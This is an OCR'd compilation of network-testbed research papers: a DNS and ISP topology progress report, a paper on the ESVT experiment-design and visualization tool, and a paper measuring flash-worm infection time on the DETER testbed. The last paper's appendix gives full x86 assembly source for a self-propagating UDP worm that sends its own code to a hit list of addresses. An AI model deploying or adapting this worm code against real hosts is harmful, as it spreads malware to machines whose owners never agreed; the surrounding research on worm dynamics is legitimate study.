Of course, once the topology is built, the routing configuration on the nodes must be built. To handle this, we are developing a set of Perl procedures that can be run as a start-command from an experiment's NS file. These procedures will programmatically build the routing configurations for each of the nodes in the experiment using routing descriptions in the simple array. The code will be able to handle both IGP and EGP routing configurations as well as customer LANs and autonomous system interconnects.

Another plan for these procedures is to build the DNS configurations for the Root Server System as well. This will allow all aspects of the experiment to be described in the array such that all topology generation and service configuration is carried out programmatically on experiment creation and swap-in. Also, the goal is to have the code be modular such that additional modules could be added for other service types, expanding the use of this code beyond just for DNS service modeling.

Current Progress

Currently we have the TCL procedures written to handle a single "type" of ISP network. As such we have a fairly interesting three autonomous system topology with multiple interconnection links between the networks and including multiple customer LANs and DNS Anycast Node LANs.

The topology currently uses IANA reserved subnets for IP addresses. Each AS is assigned a subnet and customers are numbered from the subnet corresponding to the "ISP" they are connected to. The array is specified to include the routing configurations for the networks, including IGP announcements, EGP announcements, router loopback addresses, customer connections, and border interconnections.

See the included network map for a graphical representation of our current topology.

We have started the Perl procedures but only in a skeleton form that parses the array and prints out the data. We have some other code started to generate configurations for the Juniper routers.

Next Steps

The next critical step is to get the Perl procedures working such that routing configurations for the nodes are programmatically generated. We are focusing first on the Quagga routing suite running on the nodes. As we progress down this path, the plan is to incorporate support for the Juniper routers, most likely in the role of border routers for AS interconnections. The TCL procedures will need to be modified to support two types of "routers" (node-based and juniper-based) and the Perl procedures will evolve to build both Quagga and Juniper configurations.

Once the routing configurations are being generated, we will then write the Perl procedures to generate the DNS service configurations. These configurations will initially focus on BIND but will be extended to include configuration for NSD and ANS.

Potential Issues

Our largest potential issue right now is scalability. The current procedures are inflexible and require a large amount of data in the description array. One possible approach to solve this is to develop pre-defined templates for autonomous systems such that all that needs to be specified is the AS type and the subnet that will be assigned to the generated AS.




Figure 1: Current Experiment Topology

An Integrated Experiment Specification and Visualization Tool for Testbed Emulation

L. Li, P. Liu, and G. Kesidis
Pennsylvania State University, University Park, PA 16802
lli,pliu@ist.psu.edu, kesidis@engr.psu.edu

Abstract

The increasing availability of network testbeds, such as DETER [1] based on Emulab, for simulation or emulation has called for the emergence of related support tools to interact with testbeds. In this article we introduce an integrated experiment specification and visualization toolkit named ESVT. The main functionalities of the ESVT including topology design, script generation, and visualization are presented with examples.

1. Introduction

To conduct a network emulation experiment on testbeds, the following experimental components are normally required.

- Network physical topology - The first step of a network experiment is to define or design a topology. Experimenters need to decide the number of end-host nodes, server nodes, router or switch nodes, sub-network or Internet virtualized nodes, links interconnecting these nodes, and parameters associated with the above such as the bandwidth and latency of the links.
- Experiment Script - Normally, the running of a network experiment is controlled by a pre-written script file. For large scale experiments, drafting and maintenance of scripts files may be very time-consuming.
- Traffic analysis or visualization - Analysis tools can support such operations as format conversion, filtering, re-ordering, digesting (clustering and categorizing), and data mining.

Tools for supporting these functions are typically hard to find or use, or not well integrated together. For the convenience of testbed experimenters, the EMIST team has developed an Experiment Specification and Visualization Tool (ESVT) [2], which provides an integrated environment to interact with DETER or other Emulab-based testbeds and to conduct network security emulation/simulation experiments. The ESVT is a modular, component-based topology editor, a TCL script generator, a worm experiment designer, and a visualization tool for experimental results. In this article we will introduce the functionalities of this toolkit.




Figure 1. Change the component property.

2. Interactive Experiment builder

2.1. Basic Topology Editing

The ESVT GUI supplies an integrated environment to plan and specify interactive network experiments. At the first step, it can be used to draw the network topology. The toolbox of programs includes network components such as computer/host node, switch, router, network/Internet interface, and link. Each component has a number of properties which can be modified. Selecting the component and right-clicking on it will open the property dialog window, as seen in Figure 1. The user can also change the properties of a group of components or all components by invoking the global component and script property configuration window. The current globally changeable properties include host susceptibility ratio, link bandwidth, and experiment duration.

To specify one sub-LAN to be emulated or simulated us-

ing a virtualization approach, experimenters can change the property of the switch component in that network segment. The switch component has one special property called *Simulated LAN*. Modifying this property will change the way the ESVT generates DETER/Emulab TCL scripts. A virtualized switch is distinguished from a real switch whose LAN segment will not be scaled-down by its display color and symbol.

There are some other useful features in the GUI that can help design a large network topology, including topology zoom, component index display option, and component/node finder function.

2.2. Support for Other Topology Formats

The ESVT topology tool also supports topologies from other topology generators or in other formats. In the example of importing a scale-free topology generated by the GT-ITM topology tool, ESVT reads a GT-ITM topology file and replaces hub nodes with switch nodes and leaf nodes with hosts nodes. The layout of the network is done by a similar algorithm used in network animation tool NAM. The converted topology may need further editing after the import is done.

Internet worm simulation experimenters [5] have used another homogeneous network topology format in Internet scale-down worm experiments. For their simulation results, ESVT can also visualize the worm propagation effects on the topology.

2.3. Experiment Related Configurations

Besides choosing virtualization options for LAN segments, experimenters can specify other component properties that are of interests to them, including normal and vulnerable nodes (for worm experiment), link bandwidth, link latency, node name, node OS, and experiment running time. Figure 2 shows one example of a finished topology designed with ESVT.

3. Topology Output and Script Generation

To request network resources from an Emulab-based testbed and apply a network topology on it, an NS style TCL script file needs to be submitted to the testbed control plane. For people unfamiliar with TCL language or specific testbed requirements, writing such a script may not be easy , especially for a large topology or with the needs to repeat the experiment with minor parameter changes. ESVT has such features that can output a network topology and related experimental configurations into an NS or DETER TCL script. The basic procedure of topology conversion is that every node (except a virtualized LAN segment) in a




Figure 2. A topology designed with ESVT.

GUI topology is mapped to one node in the testbed. Links in the topology will still be links in the resulted TCL file, or will be replaced with TCL LAN-making clauses (*makelan*) according to different experimental needs.

3.1. Four Script Generation Choices

ESVT supports experiment script generation in four different output formats: NS, one-to-one testbed format, testbed format with EMIST virtual node scaling-down, and testbed format with VM node scaling-down [4]. The differences between these options are at the handling of LAN/node virtualization. For example, the script generated by in virtual node testbed script option supports topology scaling-down by the EMIST virtual node virtualization. A switch node marked with a "*Simulated LAN*" label and all host nodes connecting with it will become just one virtual node in the resulted TCP script file. Those omitted nodes and their properties will be recorded in a separate file named map.001, which may be useful during experiment running time.

3.2. Node name and index conversion

Internal index number in ESVT topology starts from 0 for each class of components, while in the script file a component is given a universal number starting from 0.[1] The ESVT will automatically translate and do the mapping between these two sets of numbers.

Currently, the script generator doesn't assign IP addresses to components. In testbed experiments, most operations and experimental logs (TCPDUMP files) are done or named by node IP addresses, which are assigned by the testbed controller during the experiment initialization process. The basic mapping between GUI node

[1]The ESVT update will support node name by user-defined string.

names/numbers and test-bed IP addresses can be realized through the test-bed /etc/hosts file.[2] For virtualized nodes in virtual node scale-down experiments, experimenters themselves need to assign IP addresses to the virtual nodes (virtual IP) or threads in the virtual node program and name their log files according to information from the map.001 file.

3.3. Additonal Script Lines

The script generator also inserts additional experiment configuration script, which are translated from user specifications. Those script lines include testbed node OS choices, testbed node start-up programs, etc. Normally experimenters will run programs on testbed nodes, so the script generator writes one line of start-up command for each node, e.g., traffic collecting command for router nodes, and background traffic generator command for normal non-susceptible host nodes.

4. Visualize the results using the ESVT GUI

There may be a huge amount of traffic log and worm infection log data after each experimental run. The ESVT aggregates these "local" TCPDUMP files and worm infection log files and present them into a human readable figure or animation.

Visualization is fundamentally about events and the partial orders among events. The event could be any anything from packet transfer to computer buffer saturation or overflow. Generally, animation is used to replay network events by time. Some visualization tools like NAM [3] visualize at the very detailed packet level and replay every network event. However, such packet level event to event visualization is too complicated in an enterprise network scenario and susceptible to synchronization mistakes. Another way of visualization by showing accumulated effects of worm propagation over a long period of time may miss some important characteristics of the worm. For testbed emulation experiments we make a tradeoff and use time series visualization with adjustable animation step- time. We limit the event classification to include only node infection status change, and link traffic volume rate.

The GUI reads network traffic flow and worm infection dynamics from experiment log files and uses different animation or histogram charts to replay worm propagation process and traffic dynamics. Step time of animation can be adjusted from 1 millisecond to 1 minute. The program scans all TCPDUMP files and finds the earliest packet time stamp. It then uses this time minus two steps' time as the starting time for the following calculation and statistics. Figure 3 is one snapshot of such an animation. Each snapshot is a view which shows node infection status and summarizes the average traffic rate during the past time interval.

[2] So it is required to keep a copy of /etc/hosts file with other experimental logs for the later analysis and visualization.




Figure 3. Worm spread animation: each frame shows the current node infection status and link traffic volumes

5. Summary

In this article we present an integrated experiment specification and visualization tool for supporting testbed experimenters, in particular for Emulab-based testbeds like DETER. The ESVT has been used in a series of security-related network emulation experiments in our and other research projects.

References

[1] http://www.isi.edu/deter/

[2] http://emist.ist.psu.edu

[3] http://www.isi.edu/nsnam/ns/

[4] L. Li, S. Jiwasurat, P. Liu, G. Kesidis. Emulation of Single Packet UDP Scanning Worms in Large Enterprises. In *Proc. 19 International Teletraffic Congress (ITC19)*, August, Beijing, China, 2005.

[5] N. Weaver, I. Hamadeh, G. Kesidis and V. Paxson. Preliminary results using scale-down using scale-down to explore worm dynamics. In *Proc. ACM WORM, Washington DC*, October 2004.

Additional Papers

Implementation and Instrumentation of a Flash-Worm *

Steve Hanna, David Nicol
Information Trust Institute, and
Department of Electrical and Computer Engineering
University of Illinois at Urbana-Champaign
Urbana, IL 61801, U.S.A.

May 31, 2006

This project was motivated by our reading of "Top Speed of Flash Worms" [5]. We were interested in the challenge of constructing a flash-worm, and in measuring how long it takes to spread. We wished to exploit the ability of our RINSE (Real-time Immersive Network Simulation Environment) [3] network simulator to evaluate a flash-worm's dynamics on a large topology. We can use network data to ascribe realistic latencies and bandwidths to the simulation model's network representation, but did not know how quickly a newly infected host can turn around and begin infecting others. At issue is the impact of the *infection time* : the time needed to push the packet through the protocol stack on receipt, have the receiver's operating system get around to scheduling processing of an infection packet, and emit the first packet generated as a result of the infection. In order to experimentally assess this cost, we turned to the DETER testbed. This work, and subsequent modeling in RINSE form the core of Steve Hanna's undergraduate research thesis at the University of Illinois, Urbana-Champaign.

We adopt a model from [5]. The authors suggest a UDP worm that has an address list and address size concatenated to the end of its binary code. The payloads are crafted in such a way that all targets in the hit list are embedded in an nk-way tree with only two levels. The parent of the tree is the machine overcome by the intruder, who puts on it a program to launch the worm. That program takes the complete hit list and partitions it into as many sublists as it intends to have in the next level of the tree. To launch the attack, this packet generation program sends an infection packet with a hit-sublist to each of the secondary nodes it has selected. The worm payload is a program that takes the accompanying hit-list, and sends infection packets to each host in the sublist. In a two-tier scheme the sublist on the second stage is empty, but would not be if we used a deeper tree. Figure 1 illustrates the architecture of an infection tree scheme.




Figure 1: Tree structure used by hit-list worm

In our implementation the packet generation pro-

*This work was supported in part by NSF Grant CNS-0524695, and in part by Award number 2000-DT-CX-K001 from the U.S. Department of Homeland Security, Science and Technology Directorate. Points of view in this document are those of the author(s) and do not necessarily represent the official position of the U.S. Department of Homeland Security or the Science and Technology Directorate.

gram appended the size of the worm and the IP addresses to the packets crafted for each secondary node. Once all of the packets were created, they were sent to their specified secondary targets. As our interest is only in measuring the infection time, we do not attempt to incorporate any type of redundancy among lists nor do we consider any other type of failsafe mechanisms.

We created a worm that executes under the the Windows XP SP2 operating system. This platform was chosen due to the fact that it is the most widely deployed desktop operating system. The worm was written in IA32 assembly language in order to produce the smallest, most efficient code possible. The worm also incorporated position independent code to ensure that it would run on a program's stack. This means that regardless of the location the code is executed, it will still work as intended.

The worm code is given in the Appendix. Explaining assembly language and tricks used in worm development is beyond the scope of this paper but we refer the reader to [2] and [1]. We briefly described the worm's function below:

1. Obtain the address of the host processes EIP and setup the stack for the worm's use. This ensures that we will not overwrite ourselves on the stack while executing.
2. Obtain the location of the executing worm code on the stack. This will be used to send to other computers.
3. Create a socket.
4. Setup the stack and call sendto as many times as required while avoiding the resource and time consequences of the standard C argument convention.
5. Obtain the size of the hit list.
6. Send the worm code to every address in the hit list. With every iteration, fix the stack so we can continue to not have to abide by the standard calling convention. We fix the stack because the Windows API uses the std-call calling convention.
7. Exit cleanly without crashing.

This worm does not actively overflow any service. This code is only concerned with infecting other computers and spreading, therefore the worm lacks any malicious functionality, other than to forward infection packets to targets on its hit list. The program we exploited during all of our data collection experiments consisted of an application that listened on the worm's infection port, waited for a UDP packet of data and executed the contents of the packet. While most attacks have higher overhead required to exploit a program, this paper considers the fastest possible case, which is the situation where the data size required to overflow a buffer is very small.

The packet generation engine and the exploitable service applications were very basic. The size of the code when complete, was only 158 bytes.

Our main metric of interest is the time it takes a host to become infected, and start infecting others. This time reflects the delay of pushing the infecting packet through the protocol stack as it comes in, and the delay of pushing another packet out as a result of the infection. We measured this time by placing Ethereal [4] in the executable, thus providing a very low impact monitor, with time-stamps. Packets are seen—and time- stamped—as they pass through the instrumented port, between the wire and the protocol stack. This metric has clear relevance to a simulation model of worm propagation.

In order to use DETERlab we created a Windows XP SP2 image that contained only our worm code and packet capture software. This was loaded on one master node, and on up to 34 secondary nodes, as shown in Figure 2. In the instrumentation each secondary node sent infection packets back to the master (for the infection time metric described above the target is unimportant.) While only two nodes are actually needed to perform the measurement of interest, we use up to 34 and compared behaviors for varying numbers of secondary nodes to ensure that there are no unintended consequences on performance of increasing the size of the secondary node pool. This also gives us more measurements, across a number of machines, to ensure there is no unintended machine dependence.




Figure 2: DETERlab host configuration used in experiments

One of the challenges of doing our experiments was our remote use of the DETERlab, and the fact that we needed to load and interact with so many machines. To automate this as much as possible we wrote an 'expect' script that SSH'd into every machine, and started a script there that

1. Determined the network interface that Etherreal would use. This involved identifying interfaces and observing traffic. This step was necessary because the interface of interest was not deterministic across machines, or experiments.

2. Start the "repeater" program. This program launches a "faulty service" program, after every time that program crashed (a result of executing the worm.) The repeater program allowed us to infect the machine repeatedly, and so efficiently gather a great deal of infection time data.

3. Start the "faulty service". This service is the program that is vulnerable to our worm's buffer overflow attack. It merely listens on a socket and tries to execute whatever data is sent to that socket.

After all nodes are so initialized a repeater program is executed on the master node that repeatedly runs the packet generation program. The generation engine creates specialized packets to be sent to the secondary nodes. Unlike a flash-worm, the specialized packet contained the master node's address. When a secondary node is infected it sends an infection packet back to the master node. As described earlier, each secondary node measures the time between receipt of the infection packet, and departure of the corresponding first infection packet.

Figure 3 gives a scatter plot of our experimental results. Each point represents one infection time measurement, whose value is found on the y-axis. The x-axis ("ticks") is the experiment number; all values with a common x value were measured in the same instance of secondary nodes responding to an infection packet. Each experiment measured the infection time on 32 hosts, there were 680 experiments, for a total of 21760 measurements. The data shows enough variation around the mean value (1.338 msec) to require that simulation models account for it. In our own simulation experiments we built an empirical cumulative distribution function from the data, and sample from it randomly whenever this cost is called for in the simulation. The host processors on which the measurements are taken are have 3GHz Dual Xeon CPUs. In light of this, a full millisecond delay for infection time seems large, approaching the magnitude of communication latencies. In future work we hope to determine where the most significant components of that delay reside.

In conclusion, we are grateful for the DETERlab for giving us an appropriate testbed for making our measurements. We found that remote use of the facility created certain challenges for us, but in the end we obtain the data that we need for our work on evaluating flash-worms in a large-scale detailed simulation.

References

[1] J. Erickson. *Hacking : The Art of Exploitation.* No Starch Press, 2004.




Figure 3: Scatterplot of Infection Time Measurements

[2] J. Kozio, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell. *The Shellcoder's Handbook*. John Wiley and Sons, 2004.

[3] Michael Liljenstam, Jason Liu, David M. Nicol, Yougu Yuan, Guanhua Yan, and Chris Grier. Rinse: The real-time immersive network simulation environment for network security exercises. *Simulation*, 82(1):43–59, 2006.

[4] A. Orebaugh, G. Morris, E. Warnicke, and G. Ramirez. *Ethereal Packet Sniffing*. Syngress Publishing, 2004.

[5] S. Staniford, D. Moore, V. Paxson, and N. Weaver. The top speed of flash worms, 2004.

Appendix : x86 Worm Code

```
[SECTION .text]
global _start
_start:
;esp holds our "good" stack pointer
;edi always holds function addresses
;esi holds the socket
BEGIN_SIZE:
call GETEIP
GETEIP:
pop ebx ; store EIP into EBX
; fix ebx so that ebx = ebx - sizeof(call ADDRESS)
; sizeof(call) seems to be 5 bytes
; store pointer to start of our data into ebx
; this "fixes the pointer"
sub ebx,0x5
sub esp, 0x1000
and esp, 0xffffff00
;create a socket
push long 0x0
push long 0x2
push long 0x2
mov edi, 0x71AB3B91 ; call socket
call edi
mov esi,eax ; esi will hold the socket
; get the size of ourselves
mov edx, END_SIZE - BEGIN_SIZE
;create and init the structure
;on the stack
push long esi           ; save size for later fixing
                        ; stack
push long 0x0           ; zero the struct
push long 0x0           ; zero the struct
push long 0x0           ; address placeholder
push word 0xF710    ; 4343 in NBO
push word 0x0002    ; AF_INET
mov eax, esp     ; store pointer in eax
; send some data
push long 0x10 ; sizeof sockaddr
push long eax ; the sockaddr_in struct
push long 0x0 ; flags
push edx ; size of the packet
push ebx ; data (ourself, the worm code)
push esi        ; socket
mov edi, 0x71AB2C69 ; address of sendto
;copy pointer from eax addr_in to ebx
mov ebx, eax
; get the address of the IP List
jmp short IP_LIST
IP_LIST_RETURN:
pop ebp             ; store the location of the
                    ; size + list into *ebp*
mov long esi, [ebp]  ; store the size into *esi*
                    ; for the loop counter
add ebp, 4          ; increment to start of the list
; begin sendto loop
LOOPER:
mov long eax,[ebp]   ; load a new address from the
                    ; list into esi
mov long [ebx+0x4],eax ; move the new address into
                    ; the structure on the stack
add ebp, 4      ; move to the next item in the list
call edi      ; call sendto
sub esp, 0x18        ;fix the stack
mov eax, [ebx + 0x10] ;restore socket on stack
mov [esp], eax       ;move it back to the stack
dec esi
jnz LOOPER
;it should be noted that this can safely be removed
: to save a few bytes
push long 0x0           ; exit cleanly!
mov edi, 0x7C81CAA2     ; address of ExitProcess
call edi
IP_LIST:
call IP_LIST_RETURN
; this code will be appended by the prop engine
;everything below this line will be filled
; in by the prop. engine.
END_SIZE: ; end of worm

;db 0x01,0x00,0x00,0x00  ; size
;db 0xc0,0xa8,0x00,0x01  ; list of ip addresses
```